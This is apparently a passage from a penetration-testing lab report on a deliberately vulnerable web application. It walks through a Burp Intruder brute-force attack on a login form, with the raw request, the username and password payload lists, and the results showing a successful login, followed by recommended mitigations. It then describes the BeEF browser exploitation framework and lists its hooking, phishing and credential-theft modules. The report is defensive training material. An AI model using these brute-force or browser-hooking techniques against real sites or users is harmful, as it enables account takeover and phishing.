
Referer: http://192.168.13.35/ba_insecure_login_1.php

Cookie: PHPSESSID=brdun4bi0ab4erp6leqvtjg9f0; security_level=0

```
Upgrade-Insecure-Requests: 1

login=tonystark&password=With+great+power+comes+great+responsibility&form=submit
```

From the above, we can infer that, if an attacker can determine a correct username/password combination, they can access an account that they do not have permission to access. The impact could include viewing a victim's confidential data inside the application or conducting unauthorized activities inside the application.

In the **Burp Suite**, move the HTTP request to Burp Intruder. Once in Intruder tab, verify the Target tab. The below screenshot shows the Target Tab.



Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Target Positions Payloads Resource Pool Options
Start attack

Attack Target


Configure the details of the target for the attack.

Host: 192.168.13.35

Port: 80

☐ Use HTTPS

Next, select the Position tab and change the Attack type: to **Cluster bomb**, also clear all payload positions, except for the login and password credentials.



Burp Suite Community Edition v2021.10.3 - Temporary Project

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb


```
POST /ba_insecure_login_1.php HTTP/1.1
Host: 192.168.13.35
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
Origin: http://192.168.13.35
Connection: close
Referer: http://192.168.13.35/ba_insecure_login_1.php
Cookie: PHPSESSID=brdun4bi0ab4erp6leqvtjg9f0; security_level=0
Upgrade-Insecure-Requests: 1

login=§tonystark§&password=§With+great+power+comes+great+responsibility§&form=submit
```

0 matches

2 payload positions

Length: 664

Select the Payloads tab, for set 1 - enter the List of Administrators from the file provided into the Payload Options [Simple list].



Burp Suite Community Edition v2021.10.3 - Temporary Project

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 10

Payload type: Simple list

Request count: 50

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
superman
loislane
spiderman
jennyjones
tonystark
timtom
peterparker
clarkkent
michaelsmith
henryhacker
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

For set 2 - enter the passwords from the Breached list of Passwords file into the Payload Options [Simple list].


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
2 x ...
Target Positions Payloads Resource Pool Options
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
Add

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 10

Payload type: Simple list Request count: 0

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
Up, up and away!
Avengers Assemble
Cowabunga!
Here I come to Save the Day
With great power comes great responsibility
You wouldn□t like me when I□m angry
Courage is immortal
I am Iron Man
His Past. Our future
Change is coming
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

- Click the Start attack button to get the results.
- The below screen shows that the exploit was successfully executed.



Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
80	clarkkent	Courage is immortal	200	☐	☐	11801	
81	michaelsmith	Courage is immortal	200	☐	☐	11801	
82	henryhacker	Courage is immortal	200	☐	☐	11801	
83		Courage is immortal	200	☐	☐	11801	
84		Courage is immortal	200	☐	☐	11801	
85	superman	I am Iron Man	200	☐	☐	11801	
86	loislane	I am Iron Man	200	☐	☐	11801	
87	spiderman	I am Iron Man	200	☐	☐	11801	
88	jennyjones	I am Iron Man	200	☐	☐	11801	
89	tonystark	I am Iron Man	200	☐	☐	11827	
90	timtom	I am Iron Man	200	☐	☐	11801	
91	peterparker	I am Iron Man	200	☐	☐	11801	
92	clarkkent	I am Iron Man	200	☐	☐	11801	
93	michaelsmith	I am Iron Man	200	☐	☐	11801	
94	henryhacker	I am Iron Man	200	☐	☐	11801	
95		I am Iron Man	200	☐	☐	11801	
96		I am Iron Man	200	☐	☐	11801	

```

    </form>

    </br >

    <font color="green">
      Successful login! You really are Iron Man :)
    </font>

  </div>

```

This indicates that the above administrator account is vulnerable to a brute force attack on the web application.

Recommended Mitigation Strategies


- **Requiring complex usernames and passwords and increasing the frequency of changing the passwords.**
- **After one or two failed login attempts, you may want to prompt the user not only for the username and password but also to answer a secret question. This not only causes problems with automated attacks, it prevents an attacker from gaining access, even if they do get the username and password correct.**
- **Using multi-factored authentication.**
- **Locking the account after a fixed number of failed attempts.**
- **Lock-out the IP address, if there are multiple login attempts.**
- **Use Brute force site scanners to scan the logs to see if there was a brute force attempted recently.**
- **Design the website not to use predictable behavior for failed passwords. For example, most Web sites return an "HTTP 401 error" code with a password failure, although some web sites instead return an "HTTP 200 SUCCESS" code but direct the user to a page explaining the failed password attempt.**

Other techniques that could be considered are:

- **For advanced users who want to protect their accounts from attack, give them the option to allow login only from certain IP addresses.**
- **Assign unique login URLs to blocks of users so that not all users can access the site from the same URL.**
- **Use a CAPTCHA to prevent automated attacks**
- **Instead of completely locking out an account, place it in a lockdown mode with limited capabilities.**

Web Application 3: ***Where's the BeEF?***

Below is a screenshot of the BeEF (Browser Exploitation Framework) UI Panel which is a practical client-side attack tool that exploits vulnerabilities of web browsers to assess the security posture of a target.



Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!


After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Details: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any


Below is a screenshot of a website that has been infected with a BeEF Hook.



Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!

Thanks to http://www.flickr.com/photos/bulle_de/ and http://dineSarasota.com for the BeEF images

Below is a screenshot of the commands tab while trying the Google Phishing Social Engineering attack-



Fake Notification Bar
Fake Notification Bar (Chr
Fake Notification Bar (Fire
Fake Notification Bar (IE)
Google Phishing
Lcamtuf Download
Pretty Theft
Replace Videos (Fake Plu
Simple Hijacker
Spoof Address Bar (data
TabNabbing
Edge WScript WSH Inject
Fake Evernote Web Clipp
Fake LastPass
Firefox Extension (Bindsh
Firefox Extension (Droppe
Firefox Extension (Revers
HTA PowerShell
SiteKiosk Breakout
User Interface Abuse (IE

The results from executed command modules will be listed here.

Google Phishing

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).

